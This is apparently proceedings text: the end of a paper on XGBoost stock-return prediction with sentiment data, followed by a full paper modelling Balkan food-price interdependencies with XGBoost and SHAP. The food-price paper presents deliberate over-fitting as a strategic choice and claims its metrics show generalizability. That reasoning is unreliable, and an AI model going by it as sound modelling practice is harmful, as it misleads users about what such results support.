


Fig. 2: Actual versus predicted logarithmic returns from the XGBoost model trained on historical data and sentiments for the test set of the company Apple




Fig. 3: Actual versus predicted logarithmic returns from the XGBoost model trained on historical data and sentiments for the test set of the company Exxon




Fig. 4: Actual versus predicted logarithmic returns from the XGBoost model trained on historical data and sentiments for the test set of the company Nike




Fig. 5: The feature importance from the SHAP analysis of the XGBoost model trained on historical data and sentiments for the company Adidas




Fig. 7: The feature importance from the SHAP analysis of the XGBoost model trained on historical data and sentiments for the company Exxon




Fig. 6: The feature importance from the SHAP analysis of the XGBoost model trained on historical data and sentiments for the company Apple




Fig. 8: The feature importance from the SHAP analysis of the XGBoost model trained on historical data and sentiments for the company Nike

C. Results Interpretation

While the R^2 scores achieved for these four companies may seem modest in absolute terms, it is essential to contextualize these results within the broader scope of our study. Among the 13 companies investigated, these four companies exhibited the most favorable predictive performance, albeit still relatively low. The challenges inherent in forecasting stock market prices, particularly amidst the unprecedented events of the COVID-19 pandemic and geopolitical tensions, underscore the difficulty of the task at hand.

VI. DISCUSSION AND CONCLUSION

Our study provides valuable insights into the challenges and complexities inherent in predicting stock market prices,

particularly in the context of the companies investigated and the turbulent market conditions prevailing during the study period. The modest predictive performance observed across the 13 companies underscores the difficulty of the task at hand. One of the significant challenges we encounter is the dynamic nature of the stock market, where prices are influenced by a myriad of factors, including economic indicators, corporate performance, market sentiment, and external events. Moreover, the inherent unpredictability of investor behavior introduces additional layers of complexity, as investment decisions based on predictive models can themselves influence stock prices, leading to potential feedback loops and deviations from predicted outcomes. Despite these challenges, our study highlights the potential benefits of incorporating both quantitative

financial data and qualitative sentiment analysis in predictive modeling, as evidenced by the relatively stronger performance observed for certain companies.

Predicting stock market prices poses inherent challenges due to the complex interplay of factors influencing market dynamics. The very act of making predictions can influence investor behavior and market outcomes, potentially rendering predictive models obsolete or inaccurate. The dynamic nature of financial markets, coupled with the multitude of factors driving price movements, creates an environment of uncertainty and unpredictability. Nevertheless, our study underscores the importance of continued research and refinement of predictive models, as they offer valuable insights into market trends and dynamics, aiding investors in making informed decisions amidst uncertainty.

REFERENCES

- [1] R. Majid and S. Mir, "Advances in statistical forecasting methods: An overview," *Economic Affairs*, vol. 63, pp. 815–831, Dec. 2018. DOI: [10.30954/0424-2513.4.2018.5](https://doi.org/10.30954/0424-2513.4.2018.5).
- [2] T. Chen and C. Guestrin, "Xgboost: A scalable tree boosting system," in *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, ser. KDD '16, San Francisco, California, USA: Association for Computing Machinery, 2016, pp. 785–794, ISBN: 9781450342322. DOI: [10.1145/2939672.2939785](https://doi.org/10.1145/2939672.2939785).
- [3] G. Sonkavde, D. S. Dharrao, A. M. Bongale, S. T. Deokate, D. Doreswamy, and S. K. Bhat, "Forecasting stock market prices using machine learning and deep learning models: A systematic review, performance analysis and discussion of implications," *International Journal of Financial Studies*, vol. 11, no. 3, 2023, ISSN: 2227-7072. DOI: [10.3390/ijfs11030094](https://doi.org/10.3390/ijfs11030094).
- [4] Q. Xiao and B. Ihnaini, "Stock trend prediction using sentiment analysis," *PeerJ Computer Science*, vol. 9, e1293, 2023, <https://doi.org/10.7717/peerj-cs.1293>. DOI: [10.7717/peerj-cs.1293](https://doi.org/10.7717/peerj-cs.1293).
- [5] L. Dodevska, V. Petreski, K. Mishev, *et al.*, "Predicting companies stock price direction by using sentiment analysis of news articles," Jun. 2019.
- [6] W. Souma, I. Vodenska, and H. Aoyama, "Enhanced news sentiment analysis using deep learning methods," *Journal of Computational Social Science*, vol. 2, Jan. 2019. DOI: [10.1007/s42001-019-00035-x](https://doi.org/10.1007/s42001-019-00035-x).
- [7] C. Curme, H. Stanley, and I. Vodenska, "Coupled network approach to predictability of financial market returns and news sentiments," *International Journal of Theoretical and Applied Finance*, vol. 18, p. 1550043, Oct. 2015. DOI: [10.1142/S0219024915500430](https://doi.org/10.1142/S0219024915500430).
- [8] S. M. Lundberg and S. Lee, "A unified approach to interpreting model predictions," *CoRR*, vol. abs/1705.07874, 2017. arXiv: [1705.07874](https://arxiv.org/abs/1705.07874).

Cross-Border Trends: Analyzing the Interplay of Food Prices in Balkan Countries

Milan Todorovikj, Filip Trajkovikj, Ana Todorovska, Dimitar Trajanov

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, N. Macedonia*

milan.todorovikj@students.finki.ukim.mk, filip.trajkovikj@students.finki.ukim.mk,
ana.todorovska@finki.ukim.mk, dimitar.trajanov@finki.ukim.mk

Abstract—Food price fluctuations have a profound impact on economies and the daily lives of individuals, particularly in regions where food security is a pressing concern. This study investigates the complex landscape of food pricing across Balkan countries, focusing on various categories over an extended period. Our research aims to uncover distinct pricing patterns and potential irregularities, employing advanced modeling techniques. Analyzing prices across each category in every country, our approach provides a comprehensive examination of the food market. Utilizing visual representations, we identify influential factors shaping prices, often stemming from related categories within the same nation or analogous ones in neighboring countries. Emphasizing the interconnected nature of food prices, our innovative approach sheds light on the intricate web of influences shaping fluctuations. By revealing patterns and correlations in price data, our research contributes to a comprehensive understanding of regional food market trends, offering valuable insights for policymakers and stakeholders in the Balkan region.

Index Terms—balkan countries, food pricing, interdependencies, patterns, influences

I. INTRODUCTION

Within the diverse tapestry of global economies, the Balkan region emerges as a mosaic of nations, each adorned with its distinct cultural heritage and economic peculiarities. Our research embarks on an exploration of the intricate dynamics of food pricing across North Macedonia, Serbia, Greece, Bulgaria, Croatia, Slovenia, and Romania, unveiling a nuanced understanding of their economic landscapes. Spanning from January 1, 2018, to July 1, 2023, our analysis encapsulates various economic circumstances, including the challenges posed by the Covid-19 pandemic, Russian-Ukraine war, and intervals of relative stability. The essence of our research is to examine key food categories such as Breads and Cereals, Fruit, Vegetables, and Meat. These categories transcend their role as mere dietary components, emerging as indicators of economic health, consumer behavior, and the interplay between domestic and international market forces within the region. As vital signposts of economic vitality, the selected food categories offer a unique lens through which to decipher the intricacies of the Balkan economies.

In the context of global events profoundly shaping economic trajectories, our research endeavors to unravel unique pricing patterns within the specified food categories across the Balkan nations. Utilizing sophisticated modeling methodologies, our approach transcends superficial observations, aiming to uncover potential anomalies and elucidate factors contributing to the fluctuations in these vital sectors.

In the concluding segment of our introduction, we delve into the granular details of the Balkan food markets. Our rigorous analysis spans the spectrum of Breads and Cereals, Fruit, Vegetables, and Meat, dissecting the layers of economic influence that permeate the supply chain. We employ visual tools to elucidate the myriad factors that mold pricing, drawing connections with similar market categories across the region. Our study underscores the symbiotic relationship of food prices within the Balkans, highlighting the economic interdependence that binds these nations together.

The time frame of our study, stretching from 2018 to mid-2023, is particularly telling, capturing moments of both upheaval and equilibrium. It allows us to gauge the imprint of global events, such as the pandemic and geopolitical tensions, on the regional food markets. The pandemic, for instance, has revolutionized consumption habits and supply chain structures worldwide, making it imperative to examine its impact on the Balkans' food pricing.[1]

Our exploration of price data uncovers patterns and correlations that are instrumental in understanding the regional food market dynamics. The knowledge we obtain from our research is invaluable, equipping policymakers and stakeholders in the Balkans with the insights needed to navigate the complexities of economic flux and geopolitical shifts.

II. DATA

A. Data Interpretation

In this section, we include information from the Balkan countries, namely North Macedonia, Slovenia, Serbia, Greece, Romania, Bulgaria, and Croatia. The data sources vary depending on the country. Specifically, we obtain the data for

North Macedonia from ZPIS¹, while we source data for Serbia from STIPS². For the remaining countries, including Slovenia, Greece, Romania, Bulgaria, and Croatia, we retrieve the data from Agridata³.

We structure our dataset on a monthly granularity, allowing for detailed analysis over time. It is important to note that the pricing data from Agridata is initially structured in euros per 100 kilograms. However, for North Macedonia, the prices are reported in denars and per 1 kilogram, while for Serbia, they are denominated in dinars and per 1 kilogram.

B. Category Analysis

In this subsection, we focus on four primary categories: Fruit, Vegetables, Bread and Cereals, and Meat. Our analysis entails examining all four categories within one country and one category across different countries.

By exploring all categories within a single country, we gain insights into the domestic market dynamics, including production trends, consumer preferences, and pricing fluctuations specific to that nation. Conversely, by focusing on a single category across multiple countries, we aim to identify cross-border patterns, market variations, and potential influences of regional factors on pricing dynamics.

This structured approach allows for a comprehensive understanding of how various factors, including supply chain logistics, consumer demand, and economic conditions, contribute to price variations within and across the Balkan countries. Such insights are invaluable for policymakers, market analysts, and stakeholders seeking to navigate the complexities of regional food markets and make informed decisions to promote economic stability and food security.

III. METHODOLOGY

A. Data Interpretation

1) *Data Transformation*: To achieve uniformity in our dataset, we implement a standardization process for the diverse data sources utilized. Structured on a monthly granularity, our dataset facilitates detailed temporal analysis. Notably, pricing data from Agridata were originally recorded in euros per 100 kilograms. To ensure consistency across all datasets, we convert the pricing data to euros per kilogram (EUR/KG) by dividing the values by 100, thereby standardizing the format.[2].

In addition to standardizing the format and currency of the pricing data, it is imperative to address the issue of missing data within the sources ZPIS (North Macedonia) and STIPS (Serbia). Both sources exhibit gaps in their datasets across various categories. To mitigate the impact of missing data on our analysis, we implement a forward-fill, followed by a backward-fill approach. The utilization of forward-fill and backward-fill techniques enable us to address the gaps within the ZPIS and STIPS datasets, thereby enhancing the reliability

and comprehensiveness of our analytical endeavors.[3] These methods allow us to ensure a more complete representation of the data while maintaining temporal coherence within the dataset.

In our approach, we standardize pricing data by converting prices from ZPIS (denominated in denars) to euros⁴ and similarly converting prices from STIPS (denominated in dinars) to euros. This standardization process ensures that all pricing data, regardless of their original sources, are presented in a consistent EUR/KG format, facilitating seamless comparative analysis.

2) *Data Categorization*: In our process of categorizing data from the ZPIS, STIPS, and Agridata resources, we encounter a rich tapestry of agricultural products across the Balkan region. ZPIS provided a wide list of products, totaling 119 categories, from which specifically 42 categories for Vegetables, 54 for Fruit, 22 for Meat, and 1 for Bread and Cereals. Similarly, STIPS contributes with 11 categories, covering 2 for Vegetables, 2 for Fruit, 3 for Meat, and 4 for Bread and Cereals. Agridata, with its 68 categories, presents a diverse selection of agricultural products, including 13 categories for Vegetables, 32 for Fruit, 13 for Meat, and 10 for Bread and Cereals.

TABLE I
COMPARISON OF AGRICULTURAL PRODUCT CATEGORIES

Source	Vegetables	Fruit	Meat	Bread and Cereals	Total
ZPIS	42	54	22	1	119
STIPS	2	2	3	4	11
Agridata	13	32	13	10	68

To streamline our analysis and ensure comparability across the datasets, we regroup the myriad categories into four overarching classifications: Meat, Vegetables, Fruit, and Bread and Cereals. We choose these categories deliberately as they are common denominators across all three resources. Despite the diversity of products and regional variations, these four categories provide a consistent framework for understanding agricultural trends and pricing dynamics across North Macedonia, Serbia, Romania, Slovenia, Croatia, Bulgaria, and Greece. Through this classification process, we aim to facilitate standardized analysis of agricultural data while capturing the essence of the varied agricultural landscapes within the Balkan region.

3) *Data Price Reshaping*: Within the broader framework of data interpretation, the final subtopic encompasses the methodology of Data Price Reshaping. Our innovative approach is specifically designed to enhance the analysis of price data within our dataset, focusing on food categories across different countries. The primary objective of our method is to provide relative price changes, accounting for economic variations among countries.

The first step in the Data Price Reshaping methodology involves addressing the inherent challenge of potential bias in monthly price data. To mitigate this, we calculate the average price for each food category in a given country over the initial

¹<https://zpis.gov.mk/>

²<https://www.stips.minpolj.gov.rs/>

³<https://agridata.ec.europa.eu/>

⁴<https://www.exchange-rates.org/>

three months. This three-month baseline serves as a reference point, ensuring that our analysis does not disproportionately rely on data from a single month.

We determine the baseline price for a single country-category combination through the following equation:

$$BP_{c, cat} = \frac{P1_{c, cat} + P2_{c, cat} + P3_{c, cat}}{3}, \quad (1)$$

where BP denotes the base price, $P1$, $P2$ and $P3$ denote the food price in the first, second and third month accordingly, for a given country c and food category cat .

Once we establish the baseline, we proceed to reshape the price data for each category-country combination. Instead of presenting absolute changes in price, our methodology focuses on expressing price fluctuations as a multiple of the baseline. We use this strategic decision to highlight the percentage change in price, offering a more contextually relevant perspective that considers the distinct economic standards of each country.[4]

We determine price fluctuations through the following equation:

$$PF_{c, cat, m} = \frac{P_{c, cat, m}}{BP_{c, cat}}, \quad (2)$$

where PF denotes the price fluctuation, P denotes the real price, BP denotes the base price, for a given country c , food category cat and month m .

By adopting this approach, we aim to capture the relative dynamics of price movements within specific categories and countries. Recognizing that economic conditions vary widely, the percentage change in price provides a normalized measure that facilitates meaningful cross-country comparisons. Our reshaping process not only enhances the interpretability of the data but also contributes to a more accurate representation of the impact of economic factors on pricing trends.

In essence, our Data Price Reshaping methodology ensures that our analysis goes beyond raw price changes, offering a more insightful and comparable view of how food prices evolve across different categories and countries.

B. Regression model

In this section, we detail the methodology that we employ to model the fluctuations in food prices across specific country-category combinations. Our model of choice is the XGBoost Regressor, an advanced ensemble learning algorithm that harnesses gradient boosting to effectively address regression challenges. XGBoost, short for eXtreme Gradient Boosting, is a highly efficient and scalable machine learning algorithm that is widely used for supervised learning tasks, particularly for building decision tree ensembles.[5] It is known for its performance and speed in data modeling. The algorithm's ability to manage a variety of data types, its robust handling of missing values, and its effective use of computing resources make it a superior choice for our predictive analysis.

Our model is fine-tuned with specific hyper parameters to enhance its predictive capabilities. We configure it with

70 estimators, a maximum depth of 12, a learning rate of 0.05, a gamma value of 0.02, and a random state of 42, all of which contribute to its over-fitting characteristics. The substantial number of estimators and the considerable depth enable the model to discern complex patterns in the training data. Although the learning rate is modest, it aids in the model's over-fitting, making it highly sensitive to the training data nuances. The gamma value, intended to facilitate tree pruning, is set low, which is not enough to counteract over-fitting given the other parameter settings. The constant random state guarantees consistent results but does not mitigate the model's predisposition to over-fit.

In our approach, we adopt an 80-20 split for training and testing our XGBoost model. This split ensures that a substantial portion of the data is used for learning, while a smaller, separate set is used for validating the model's performance. The inputs for the model include the price fluctuations from one month from other categories within the same country, capturing the intra-country dependencies, and from all categories across the other six countries, encapsulating the inter-country correlations. These inputs provide a view of the price dynamics across different markets. The output from the model is the predicted price fluctuation for a specific category in a given country for that given month. We repeat this process 28 times, creating a unique model for each country-category combination. This approach not only enhances the accuracy of our predictions by tailoring each model to its specific context but also provides deeper insights into the trends and factors influencing price fluctuations.

Furthermore, the deliberate use of an over-fitted XGBoost model is a strategic decision in our methodology. It provides us with deeper insights into the factors influencing price fluctuations, as an over-fitted model is better equipped to capture the subtleties and complexities that drive these changes. Our approach allows us to dissect the intricate interplay of variables and assess their collective impact on the model's forecast accuracy, offering a more detailed understanding of the predictors of price movements.

Armed with these carefully tuned hyper parameters and the strategic use of an over-fitted XGBoost model, we effectively forecast food price fluctuations across diverse categories within specific countries, while also gaining insights into the broader factors influencing these fluctuations.

C. Model evaluation

In this section, we delve into the evaluation of our XGBoost Regressor model using the Shapley Additive exPlanations (SHAP) framework. [6] SHAP is a framework that provides a detailed interpretation of the output of machine learning models. It breaks down the prediction into contributions from each feature, offering a transparent view of how each input affects the model's decision-making process. We employ SHAP values in our model due to their game-theoretic foundation, which ensures a fair and consistent attribution of importance to each feature across various models.[7] Our methodological choice facilitates a nuanced interpretation of the model's

behavior, especially in complex conditions where the connections between input features and the predicted outcome—such as food price fluctuations within specific country-category combinations—are not straightforward. By integrating SHAP into our analysis, we gain a comprehensive understanding of feature importance, allowing for a clear and detailed interpretation of the intricate relationships among predictor variables.

We configure the SHAP model to explain the predictions of our XGBoost Regressor, providing valuable insights into the contributions of individual features to the model's output. To achieve this, we utilize the SHAP TreeExplainer, tailored to the characteristics of our XGBoost ensemble model.[8]

The SHAP summary plots and bar charts provide a visual representation of feature importance, highlighting the magnitude and direction of each feature's impact on the model's predictions. By visualizing the SHAP values, we gain a nuanced understanding of the factors that significantly influence the predicted food price fluctuations.

The calculated values are further analyzed to generate a comprehensive overview of feature importance. We compute the mean absolute values across the entire training dataset, allowing us to discern which features exert the most substantial influence on the model predictions. We present the resulting importance rankings in a dedicated bar chart for each country-category combination.[9]

Our deliberate choice of an over-fitted XGBoost model provides a unique opportunity to scrutinize the interpretability of the values in the context of model complexity. The inherently complex nature of an over-fitted model allows us to dissect the interplay between various factors, offering a nuanced understanding of how each predictor variable contributes to the observed food price fluctuations.

By comprehensively evaluating the values, we not only enhance our model's interpretability but also gain valuable insights into potential areas for model refinement. The identified influential features can guide future model adjustments, enabling us to improve predictive accuracy and better align our forecasts with the dynamic nature of food price fluctuations.

In summary, the SHAP model evaluation serves as a pivotal component of our research, unraveling the intricate web of feature importance within the XGBoost Regressor. Through a thorough examination of SHAP values, we aim to deepen our understanding of the underlying factors driving food price fluctuations, ultimately contributing to more robust and interpretable predictive models.

IV. RESULTS

A. Regression model

Our application of the XGBoost Regressor, with its specific configuration of hyper parameters, has yielded insightful results in forecasting food price fluctuations. Figure 1 presents the comparative analysis of the actual prices versus the model's predictions for Meat prices in North Macedonia over the period from January 2018 to July 2023.

The model adeptly aligns with the general trend of price movements, capturing the overarching trajectory despite some




Fig. 1. Actual versus predicted price for the food category "Meat" in North Macedonia for the time period from January 2018 to July 2023

minor deviations, as illustrated in Figure 1. Furthermore, we identify that these discrepancies between the actual and predicted values, while present, are not substantial enough to undermine the model's performance, considering the complexity of the task at hand. Our analysis shows that the strategic over-fitting of the model has been instrumental in revealing complex patterns and interactions between variables, offering us a deeper understanding of the multifaceted factors that drive price changes. We conclude that the model, through its nuanced over-fitting, serves as a valuable tool in deciphering the intricate web of influences that govern food price fluctuations.

Model Performance

- **Adaptability:** The XGBoost Regressor demonstrates a robust ability to adapt to complex data patterns, which is crucial for accurate trend forecasting.
- **Predictive Accuracy:** While the model exhibits over-fitting, it still provides a reasonable approximation of future price trends, validating the chosen hyper parameter settings.

Quantitative Evaluation

- **R2 Score:** The model achieved an R2 score of 0.96 for Meat prices in North Macedonia, indicating a high level of correlation between the predicted and actual values.
- **Mean Squared Error (MSE):** The MSE of the model is 0.02, suggesting a small average squared difference between the predicted and actual values.
- **Mean Absolute Error (MAE):** The MAE of the model is 0.12, indicating a small average absolute difference between the predicted and actual values.
- **Performance Across Other Categories and/or Countries:** We observe similar performance metrics for other food types and/or countries, further demonstrating the model's robustness and generalizability. In the following table, we present some of the performance metrics of our model.

Findings

- Our results affirm the efficacy of the XGBoost Regressor in predicting food price fluctuations. The deliberate over-

TABLE II
XGBOOST PERFORMANCE METRICS

Country	Category	R2 Score	MSE	MAE
MK	Meat	0.96	0.02	0.12
SR	Meat	0.95	0.01	0.06
SR	Vegetables	0.78	0.02	0.09
BG	Fruit	0.68	0.06	0.19
BG	Bread and Cereals	0.94	0.02	0.09
SL	Meat	0.95	0.01	0.09

fitting approach not only serves the purpose of forecasting but also facilitates an exploration into the dynamics of market variables. This dual utility underscores the model's value in both predictive and analytical capacities within the domain of price fluctuation analysis.

B. Feature Importance

The SHAP (SHapley Additive exPlanations) analysis for Meat in North Macedonia reveals a significant interconnect-edness in the prediction of price fluctuations. Our feature importance results underscore that the price variation for a specific food category within a country is influenced not only by the trends within that category and country but also by similar categories in different countries.

Inter-dependencies Unveiled

- Intra-country Influence: The price of Meat in North Macedonia is impacted by the price movements of other food categories within the same country.
- Inter-country Influence: The price trends of Meat in other countries also play a crucial role in predicting the price fluctuations of Meat in North Macedonia.
- Visual Representation of Feature Importance: Figure 2 presents the average impact on other food categories and/or countries on the model output magnitude for the "Meat" food category in North Macedonia.

Consistent Patterns Across Categories and Countries

We observe similar patterns of feature importance when analyzing other food categories and countries. Our analysis includes identifying the top 10% of the most significant influencers on price fluctuations across all countries and categories. We then create a network graph that visually represents these influencers, clearly illustrating the intricate web of intra-country and inter-country influences. Figure 3 clearly shows the inter-country and intra-country correlations, not only for Meat in North Macedonia, but for all countries and food types, enhancing our comprehension of the complex factors that contribute to food price volatility.

V. CONCLUSION

Our study thoroughly dissects the intricate dynamics of food pricing in the Balkans, revealing a complex web of interdependencies. We have found that price variations within a specific food category are not standalone phenomena. Instead, they are influenced by trends within that category and analogous ones in different countries, and different food categories in the same country. This interconnectedness forms a complex network of




Fig. 2. Mean SHAP values as a result of an over-fitted XGBoost model, showcasing the average impact of various food categories from different countries on the price of "Meat" in North Macedonia for the time period from January 2018 to July 2023

influences that shape food prices, a complexity that our visual aids help to demystify.

Our research shes light on the consistent patterns observed across different food categories and countries. These patterns are not confined to the Balkans but have universal implications, underscoring the broad applicability of our findings. By uncovering these patterns and correlations, we deepen our understanding of regional food market trends. This comprehensive understanding is a significant contribution to the existing body of knowledge on food pricing.

Our innovative methodology not only illuminates the complexities of food pricing but also lays a solid foundation for future research in this area. It opens up new avenues for exploration and sets a benchmark for subsequent studies. Our pioneering approach, therefore, marks a significant step forward in the field of food pricing research, paving the way for more in-depth and comprehensive studies in the future. Our study, therefore, serves as a beacon, guiding future research towards a more profound understanding of the complexities of food pricing.

ACKNOWLEDGMENT

We thank Lina Nakova, Nikola Hristov and Dimitar Peshovski for their help with data processing and initial data analytics.

